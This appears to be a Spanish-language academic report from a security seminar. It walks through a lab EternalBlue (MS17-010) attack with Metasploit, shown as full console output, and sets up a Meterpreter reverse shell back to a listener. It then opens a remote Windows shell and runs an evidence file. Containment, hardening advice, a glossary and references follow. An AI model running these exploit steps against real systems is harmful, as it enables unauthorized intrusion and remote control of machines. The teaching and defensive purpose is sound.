msf5 > use exploit/windows/smb/ms17_010_eternalblue
msf5 exploit(>windows/smb/ms17_010_eternalblue) > set payload
payload => windows/x64/meterpreter/reverse_https
msf5 exploit(>windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):
-----
Name          Current Setting  Required  Description
-----
RHOSTS        10.0.2.4         yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT         445              yes       The target port (TCP)
SMBDomain     .                no        (Optional) The Windows domain to use for authentication
SMBPass       .                no        (Optional) The password for the specified username
SMBUser       .                no        (Optional) The username to authenticate as
VERIFY_ARCH   true             yes       Check if remote architecture matches exploit Target.
VERIFY_TARGET true             yes       Check if remote OS matches exploit Target.

Payload options (windows/x64/meterpreter/reverse_https):
-----
Name          Current Setting  Required  Description
-----
EXITFUNC     thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST        10.0.2.7        yes       The local listener hostname
LPORT        8443            yes       The local listener port
LURI         .               no        The HTTP Path


Exploit target:
-----
Id  Name
--  ---
0   Windows 7 and Server 2008 R2 (x64) All Service Packs

msf5 exploit(>windows/smb/ms17_010_eternalblue) > |
```

Fuente: Gabriel Suarez Gonzalez

Podemos observar que no está cargada la dirección IP de equipo al que vamos a atacar y debemos cargarla a través del comando set RHOST 10.0.2.4

Figura 20. Carga de dirección Ip al RHOST



```
Id  Name
--  ---
0   Windows 7 and Server 2008 R2 (x64) All Service Packs

msf5 exploit(>windows/smb/ms17_010_eternalblue) > set rhost 10.0.2.4
rhost => 10.0.2.4
msf5 exploit(>windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):
-----
Name          Current Setting  Required  Description
-----
RHOSTS        10.0.2.4         yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT         445              yes       The target port (TCP)
SMBDomain     .                no        (Optional) The Windows domain to use for authentication
SMBPass       .                no        (Optional) The password for the specified username
SMBUser       .                no        (Optional) The username to authenticate as
VERIFY_ARCH   true             yes       Check if remote architecture matches exploit Target.
VERIFY_TARGET true             yes       Check if remote OS matches exploit Target.

Payload options (windows/x64/meterpreter/reverse_https):
-----
Name          Current Setting  Required  Description
-----
EXITFUNC     thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST        10.0.2.7        yes       The local listener hostname
LPORT        8443            yes       The local listener port
LURI         .               no        The HTTP Path

Exploit target:
-----
Id  Name
--  ---
0   Windows 7 and Server 2008 R2 (x64) All Service Packs

msf5 exploit(>windows/smb/ms17_010_eternalblue) > |
```

Fuente: Gabriel Suarez Gonzalez

Al ver que ya está cargado el RHOSTS aplico el payload a través del comando set payload Windows/x64/meterpreter/reverse_tcp

Figura 21. Aplicación del Payload

```

msf5 exploit(windows/smb/ms17_010_eternalblue) > set rhost 10.0.2.4
rhost => 10.0.2.4
msf5 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

-----
Name          Current Setting  Required  Description
-----
RHOSTS        10.0.2.4         yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT         445              yes       The target port (TCP)
SMBDomain     (Optional) The Windows domain to use for authentication
SMBPass       (Optional) The password for the specified username
SMBUser       (Optional) The username to authenticate as
VERIFY_ARCH   true             yes       Check if remote architecture matches exploit Target.
VERIFY_TARGET true             yes       Check if remote OS matches exploit Target.

Payload options (windows/x64/meterpreter/reverse_https):

-----
Name          Current Setting  Required  Description
-----
EXITFUNC     thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST        10.0.2.7        yes       The local listener hostname
LPORT        8443            yes       The local listener port
LURI         (Optional) The HTTP Path

Exploit target:

-----
Id  Name
--  --
0   Windows 7 and Server 2008 R2 (x64) All Service Packs

msf5 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf5 exploit(windows/smb/ms17_010_eternalblue) >
  
```

Fuente: Gabriel Suarez Gonzalez

Miro las opciones y verifico que el RHOST este asignado y lanzo el exploit a través del comando exploit.

Figura 22. Lanzamiento del exploit a través del comando exploit

```


msf5 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 10.0.2.7:8443
[*] 10.0.2.4:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[*] 10.0.2.4:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 10.0.2.4:445 - Scanned 1 of 1 hosts (100% complete)
[*] 10.0.2.4:445 - Connecting to target for exploitation.
[*] 10.0.2.4:445 - Connection established for exploitation.
[*] 10.0.2.4:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.0.2.4:445 - CORE raw buffer dump (42 bytes)
[*] 10.0.2.4:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 10.0.2.4:445 - 0x00000010 73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sional 7601 Serv
[*] 10.0.2.4:445 - 0x00000020 69 63 65 20 50 61 63 6b 20 31  ice Pack 1
[*] 10.0.2.4:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.0.2.4:445 - Trying exploit with 12 Groom Allocations.
[*] 10.0.2.4:445 - Sending all but last fragment of exploit packet
[*] 10.0.2.4:445 - Starting non-paged pool grooming
[*] 10.0.2.4:445 - Sending SMBV2 buffers
[*] 10.0.2.4:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.0.2.4:445 - Sending final SMBV2 buffers.
[*] 10.0.2.4:445 - Sending last fragment of exploit packet!
[*] 10.0.2.4:445 - Receiving response from exploit packet
[*] 10.0.2.4:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.0.2.4:445 - Sending egg to corrupted connection.
[*] 10.0.2.4:445 - Triggering free of corrupted buffer.
[*] Sending stage (201283 bytes) to 10.0.2.4
[*] Meterpreter session 1 opened (10.0.2.7:8443 -> 10.0.2.4:49181) at 2020-09-25 14:25:01 -0500
[*] 10.0.2.4:445 - -----
[*] 10.0.2.4:445 - -----WIN-----
[*] 10.0.2.4:445 - -----
  
```

Fuente: Gabriel Suarez Gonzalez

Acá vemos que el ataque se concretó y llegamos al Meterpreter el cual es un intérprete de comandos que nos permite acceder al equipo que estamos atacando a través del comando Shell.

Figura 23. Verificación del ataque y llegada al Meterpreter



```
msf5 exploit(windows/smb/ms17_010_eternalblue) > exploit
[*] Started reverse TCP handler on 10.0.2.7:8443
[*] 10.0.2.4:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[*] 10.0.2.4:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 10.0.2.4:445 - Scanned 1 of 1 hosts (100% complete)
[*] 10.0.2.4:445 - Connecting to target for exploitation.
[*] 10.0.2.4:445 - Connection established for exploitation.
[*] 10.0.2.4:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.0.2.4:445 - CORE raw buffer dump (42 bytes)
[*] 10.0.2.4:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73 Windows 7 Profes
[*] 10.0.2.4:445 - 0x00000010 73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76 sional 7601 Serv
[*] 10.0.2.4:445 - 0x00000020 69 63 65 20 50 61 63 6b 20 31 ice Pack 1
[*] 10.0.2.4:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.0.2.4:445 - Trying exploit with 12 Groom Allocations.
[*] 10.0.2.4:445 - Sending all but last fragment of exploit packet
[*] 10.0.2.4:445 - Starting non-paged pool grooming
[*] 10.0.2.4:445 - Sending SMBv2 buffers
[*] 10.0.2.4:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.0.2.4:445 - Sending final SMBv2 buffers.
[*] 10.0.2.4:445 - Sending last fragment of exploit packet!
[*] 10.0.2.4:445 - Receiving response from exploit packet
[*] 10.0.2.4:445 - ETHERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.0.2.4:445 - Sending egg to corrupted connection.
[*] 10.0.2.4:445 - Triggering free of corrupted buffer.
[*] Sending stage (201283 bytes) to 10.0.2.4
[*] Meterpreter session 1 opened (10.0.2.7:8443 -> 10.0.2.4:49181) at 2020-09-25 14:25:01 -0500
[*] 10.0.2.4:445 - -----
[*] 10.0.2.4:445 - -----WIN-----
[*] 10.0.2.4:445 - -----


meterpreter > shell
Process 924 created.
Channel 1 created.
Microsoft Windows [Versión 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Reservados todos los derechos.

C:\Windows\system32>
```

Fuente: Gabriel Suarez Gonzalez

Ahí nos podemos dar cuenta que estamos interactuando con el sistema operativo D.O.S de la maquina atacada e iniciamos a buscar el archivo winse20w0.exe atreves del comando **dir /b/s winse20w0.exe**

Figura 24. Búsqueda del archivo winse20w0.exe



```
meterpreter > shell
Process 924 created.
Channel 1 created.
Microsoft Windows [Versión 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Reservados todos los derechos.

C:\Windows\system32>cd ..
cd ..

C:\Windows>cd ..
cd ..


C:\>dir /b/s winse20w0.exe
dir /b/s winse20w0.exe
C:\Users\semi\winse20w0.exe

C:\>
C:\>
```

Fuente: Gabriel Suarez Gonzalez

Hay vemos que lo hemos encontrado y debemos ingresar a la carpeta que lo contiene y ejecutarlo.

Figura 25. Identificación y ejecución del archivo winse20w0.exe



```
Archivo Acciones Editar Vista Ayuda
Microsoft Windows [Versi#n 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Reservados todos los derechos.

C:\Windows\system32>cd ..
cd ..

C:\Windows>cd ..
cd ..

C:\>dir /b/s winse20w0.exe
dir /b/s winse20w0.exe
C:\Users\semi\winse20w0.exe

C:\>
C:\>cd users
cd users

C:\Users>cd semi
cd semi

C:\Users\semi>winse20w0.exe
winse20w0.exe
## ## ## ## ##
## ## ## ## ##
## ## ## ## ##
## ## ## ## ##
## ## ## ## ##
##### ## ## ## ##
#####

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA UNAD
ESPECIALIZACION EN SEGURIDAD INFORMATICA
SEMINARIO ESPECIALIZADO

Fecha de intrusi#n: 25/09/2020 03:24:44 p.m.
Codigo verificaci#n: 77160454

Tome evidencia y presione ENTER para salir.
█
```

Fuente: Gabriel Suarez Gonzalez

Fase 4 Contenci#n de ataques inform#ticos

En esta fase se contempl# los par#metros y medidas para contener el ataque inform#tico que compromete a los equipos de la Empresa The WhiteHouse Security con sistemas operativos Windows 7 X86 y X64 y que se est# produciendo en tiempo real, y as# poder evitar que se siga generando m#s da#o a nivel interno de la organizaci#n.

Para ello recomendamos primero que todo una cultura de capacitaciones a todo el personal de la empresa en temas de ciberseguridad para evitar ataques que se nos pueden presentar en cualquier momento por parte de un ciberdelincuente que quiera perturbar nuestros sistemas inform#ticos y el robo de informaci#n.

Si se llegase a detectar un ataque en tiempo real debemos realizar los siguientes pasos para la contenci#n de este⁵:

- **Identificaci#n y detecci#n del ataque:** Ac# se determinan si nuestros equipos de c#mputo poseen alg#n sistema de indicadores que nos permita ser alertados ante una nueva eventualidad de vulnerabilidad.
- **An#lisis del ataque o vulnerabilidad:** se debe establecer dicho an#lisis de vulnerabilidad para determinar que componentes se encuentran involucrados en #l y as# poder contemplar y ejecutar un plan de mitigaci#n de este.

⁵ <https://www2.deloitte.com/es/es/pages/legal/articles/Pasos-a-seguir-ante-un-ataque-informatico.html>

- **Evaluación del ataque:** debemos tener en cuenta los niveles de impacto de este basado en el análisis de riesgos y clasificación de los activos de información hechos previamente.
Estos pueden ser clasificados como
Alto Impacto
Medio Impacto
Bajo Impacto
Ya que cada uno de ellos tiene un manejo diferente.

También nos podemos apoyar con medidas de Hardenización o aseguramiento de nuestro sistema para evitar y reducir que los ataques o vulnerabilidades. Algunas recomendaciones de Hardenización de nuestros sistemas están en:

- Renovar periódicamente nuestras contraseñas por defecto
- Remover el programa de aplicación que no sea necesario
- Configurar los usuarios y servicios que sean necesarios.
- Cerrar puertos que no se estén utilizando.
- Realizar constantemente Backup de los datos e información más relevante e importante.
- Instalar y configurar un Firewall
- Verificar que las acciones que realicemos a nuestro sistema en pro de asegurarnos de un ataque no tengan daños colaterales al funcionamiento de este.

A nivel de usuarios también debemos realizar una serie de recomendaciones para mitigar los riesgos como:

- No recibir ni abrir archivos de origen desconocido
- No realizar descargas de información de páginas desconocidas o no oficiales
- Configurar claves y contraseñas cumpliendo los parámetros de seguridad como combinaciones de caracteres.
- Contar con un software antivirus de protección

Si de acuerdo con las medidas de hardenización no podemos contener los ataques de ciberdelincuentes también podemos optar por implementar controles priorizados desarrollados por un CIS "Center For Internet Security" empleando toda su experiencia y conocimiento para contener ataques informáticos además podría servirnos para⁶:

- Control y configuración de activos de inventario de hardware y software
- Control de privilegios de administrador
- Protección de correos electrónicos y navegadores
- Prevención contra Malware (programas malignos)

⁶ <https://blog.isecauditors.com/2019/11/novedades-version-7-1-controles-cis.html>

- Control de protocolos, puertos y servicios de red
- Protección de datos
- Configuración de firewall, Router y dispositivos de red
- Control de conexiones inalámbricas
- Seguimientos y control de cuentas
- Capacitación a usuarios sobre seguridad informática
- Respuestas y gestión de incidentes

Por último, podemos instalar y configurar herramientas de contención de ataques informáticos tanto de hardware como de software como ESET SMART SECURITY, ESET NOD 32 ANTIVIRUS, BITDEFENDER TOTAL SECURITY que son herramientas que nos ayudan a detener los ataques en nuestro sistema.

CONCLUSIONES

Con el desarrollo de este informe técnico se ha logrado establecer los activos de información que cuenta la empresa The WhiteHouse Security, activos que cuentan con tecnología desactualizadas y actualizadas lo que conlleva a sufrir ataques de ciberdelincuentes que pueden perturbar la integridad de la información que se llevan a cabo en los equipos informáticos de la empresa.

La información es el activo más importante de toda empresa, razón por la cual debemos contemplar e implementar controles y medidas de seguridad que permitan mitigar y contrarrestar cualquier ataque o hecho desafortunado que ponga en riesgo los activos de la empresa.

Se hace indispensable tener en cuenta el código de ética para ingenieros, para llegar a realizar cualquier actividad de tipo ilegal para evitar ser sancionados por el COPNIA que es la organización que vigila y regula la legalidad de la ejecución de mi profesión.

Con el desarrollo de este Seminario se pudo observar las diferentes vulnerabilidades a que están expuestos los equipos de cómputo de los usuarios independientemente de la arquitectura que ellos poseen en las diferentes empresas y en este caso la empresa The WhiteHouse Security.

Para evitar dichas vulnerabilidades debemos fomentar una cultura de capacitaciones del personal de la empresa en temas de ciberseguridad, además implementar y aplicar controles de seguridad para prevenir y mitigar dichos ataques informáticos y evaluar el impacto de estos basados en los análisis de riesgos y la clasificación de los activos de información.

RECOMENDACIONES

Se recomienda tener en cuenta cada una de las sugerencias planteadas en este informe técnico para llevar a cabo el mejoramiento y la prevención y poder minimizar cualquiera nueva vulnerabilidad que ponga en riesgo la seguridad de los procesos y los sistemas de información de la empresa The WhiteHouse Security.

Realizar periódicamente controles de las políticas de seguridad de la empresa, por medio de auditorías internas para mitigar y realizar la evaluación para verificar el cumplimiento de estas y así poder garantizar que se implementan las recomendaciones contempladas en este informe técnico.

Se recomienda realizar constantemente capacitar a los trabajadores de la empresa en temas de buenas prácticas de seguridad Informática, ya que los usuarios son los más propensos a ser vulnerables y por ende ellos deben tener presente una serie de medidas o recomendaciones para reducir estos riesgos y vulnerabilidades.

GLOSARIO DE TERMINOS

Amenaza: Circunstancia que tiene el potencial de causar daños o pérdidas puede ser en forma de robo, destrucción, divulgación, modificación de datos o negación de servicio (DOS).

Antivirus: Software utilizado para eliminar programas elaborados con intención destructiva.

Ciberseguridad: Condición caracterizada por un mínimo de riesgos y amenazas a las infraestructuras tecnológicas, los componentes lógicos de la información y las interacciones en el ciberespacio.

Ciberdelito: Operaciones ilícitas realizadas por medio de Internet o que tienen como objetivo destruir y dañar ordenadores, medios electrónicos y redes de Internet.

Delito Informático: Comportamientos ilícitos que se llevan a cabo mediante herramientas electrónicas para atacar contra la seguridad de los datos informáticos.

Exploit: Secuencia de comandos utilizados para, aprovechándose de un fallo o vulnerabilidad en un sistema, provocar un comportamiento no deseado o imprevisto.

Firewall: Un componente de hardware o software diseñado para bloquear el acceso no autorizado.

Fuga de datos: La fuga de datos o fuga de información es la pérdida de la confidencialidad de la información privada de una persona o empresa. Información que, a priori, no debería ser conocida más que por un grupo de personas, en el ámbito de una organización, área o actividad, y que termina siendo visible o accesible para otros.

Hacker: Persona experta en tecnología dedicada a intervenir y /o realizar alteraciones técnicas con buenas o malas intenciones.

Hacking: Acceder de forma ilegal a datos almacenados en un ordenador o servidor.

Hardware: Término que hace referencia a cada uno de los elementos físicos de un sistema informático (pantalla, teclado, ratón, memoria, disco duro, otros).

Ingeniería Social: Término que hace referencia al arte de manipular personas para eludir los sistemas de seguridad. Esta técnica consiste en obtener información de los usuarios por teléfono, correo electrónico, correo tradicional o contacto directo.

Incidente Informático: Es la violación o amenaza que afectan la confidencialidad, disponibilidad y la integración como la continuidad de los servicios que son ofrecidos.

Inyección de código SQL: Técnica donde el atacante crea o altera comandos SQL, para exponer datos ocultos, sobrescribir los valiosos, o ejecutar comandos peligrosos en un equipo que hospeda bases de datos.

Keylogger: Es un tipo de malware diseñado para capturar las pulsaciones, movimientos y clics del teclado y del ratón, generalmente de forma encubierta, para intentar robar información personal, como las cuentas y contraseñas de las tarjetas de crédito.

Malware: Es un tipo de software que tiene como objetivo dañar o infiltrarse sin el consentimiento de su propietario en un sistema de información.

Riesgo: Es la posibilidad de que una amenaza se produzca, dando lugar a un ataque.

Pentest: Una prueba de penetración es un ataque a un sistema software o hardware con el objetivo de encontrar vulnerabilidades. El ataque implica un análisis activo de cualquier vulnerabilidad potencial, configuraciones deficientes o inadecuadas, tanto de hardware como de software, o deficiencias operativas en las medidas de seguridad.

Vector de ataque: Un vector de ataque es el método que utiliza una amenaza para atacar un sistema.

Vulnerabilidad: Debilidad del sistema informática que puede ser utilizada para causar algún tipo de daño.

BIBLIOGRAFIA

- Ovallos-Ovallos, Jesús, Dewar Rico-Bautista y Yurley Medina-Cárdenas. "Guía Práctica Para El Análisis De Vulnerabilidades De Un Entorno Cliente-servidor GNU / Linux Mediante Una Metodología De Pentesting". Revista Ibérica De Sistemas E Tecnologías De Informação E29 (2020): 335-50. Web}
- Alcaldía de Bogotá. (2018). Guardianes de la información Penetration Testing. Alcaldía de Bogotá. Recuperado de <http://ticbogota.gov.co/sites/default/files/seguridad-de-la-informacion/ambito2.pdf>
- http://www.profitecnicas.com7libro/derecho-informatico-al-alcance-de-todos-_171118#
- Alcaldía de Bogotá. (2018). Guardianes de la información Penetration Testing. Alcaldía de Bogotá. Recuperado de <http://ticbogota.gov.co/sites/default/files/seguridad-de-la-informacion/ambito2.pdf>
- Revista Seguridad. (2018). Pruebas de penetración para principiantes: Explotando una vulnerabilidad con Metasploit Framework | Revista. Seguridad. Recuperado de: <https://revista.seguridad.unam.mx/numero-19/pruebas-de-penetraci%C3%B3n-para-principiantes-explotando-una-vulnerabilidad-con-metasploit-fra>
- Incibe. (2019). ¿Qué es el pentesting? Auditando la seguridad de tus sistemas. INCIBE. Recuperado de: <https://www.incibe.es/protege-tu-empresa/blog/el-pentesting-auditando-seguridad-tus-sistemas>
- <https://www.ciset.es/publicaciones/blog/746-hardening>
- Moreno, Patricio. (2015). Técnicas de detección de ataques en un sistema SIEM (Security Information and Event Management. Usfq.(pp. 31-63) Recuperado de: <http://repositorio.usfq.edu.ec/bitstream/23000/4911/1/120801.pdf>

- Guía para la Gestión y Clasificación de Incidentes de Seguridad de la Información. (2018). (p. 14 - 27) Recuperado de: https://www.mintic.gov.co/gestioniti/615/articles5482_G21_Gestion_Incidentes.pdf
- Cis Security. (2020). CIS Center for Internet Security. CIS Benchmarks. Recuperado de: <https://www.cisecurity.org/cis-benchmarks/>
- <https://www.cisecurity.org/controls/cis-controls-list/>
- Miranda, Jezreel Mejia, and Helton Ramirez. "Establishing Security Controls and Perimeter for a CSIRT Website/Estableciendo Controles Y Perimetro De Seguridad Para Una Página Web De Un CSIRT." RISTI (Revista Iberica De Sistemas E Tecnologias De Informacao) 17 (2016): 01-15. Web.
- Metasploit the Penetration Tester's Guide Miltiadis Kandias, Dimitris Gritzalis Pages 268-269
- EAR / PILAR Entorno de análisis de riesgos [en línea]. <http://www.ar-tools.com/es/index.html>
- RAMEX: a prototype expert system for computer security risk analysis and management
J.N. Prasad, Y. Kathawala, H.J. Bocker, D. Sprague **The global problem of computer crimes and the need for security**
Industrial Management, 33 (4) (1991), pp. 24-28
-

ENLACE DEL VIDEO

<https://youtu.be/LrPzkZCbq54>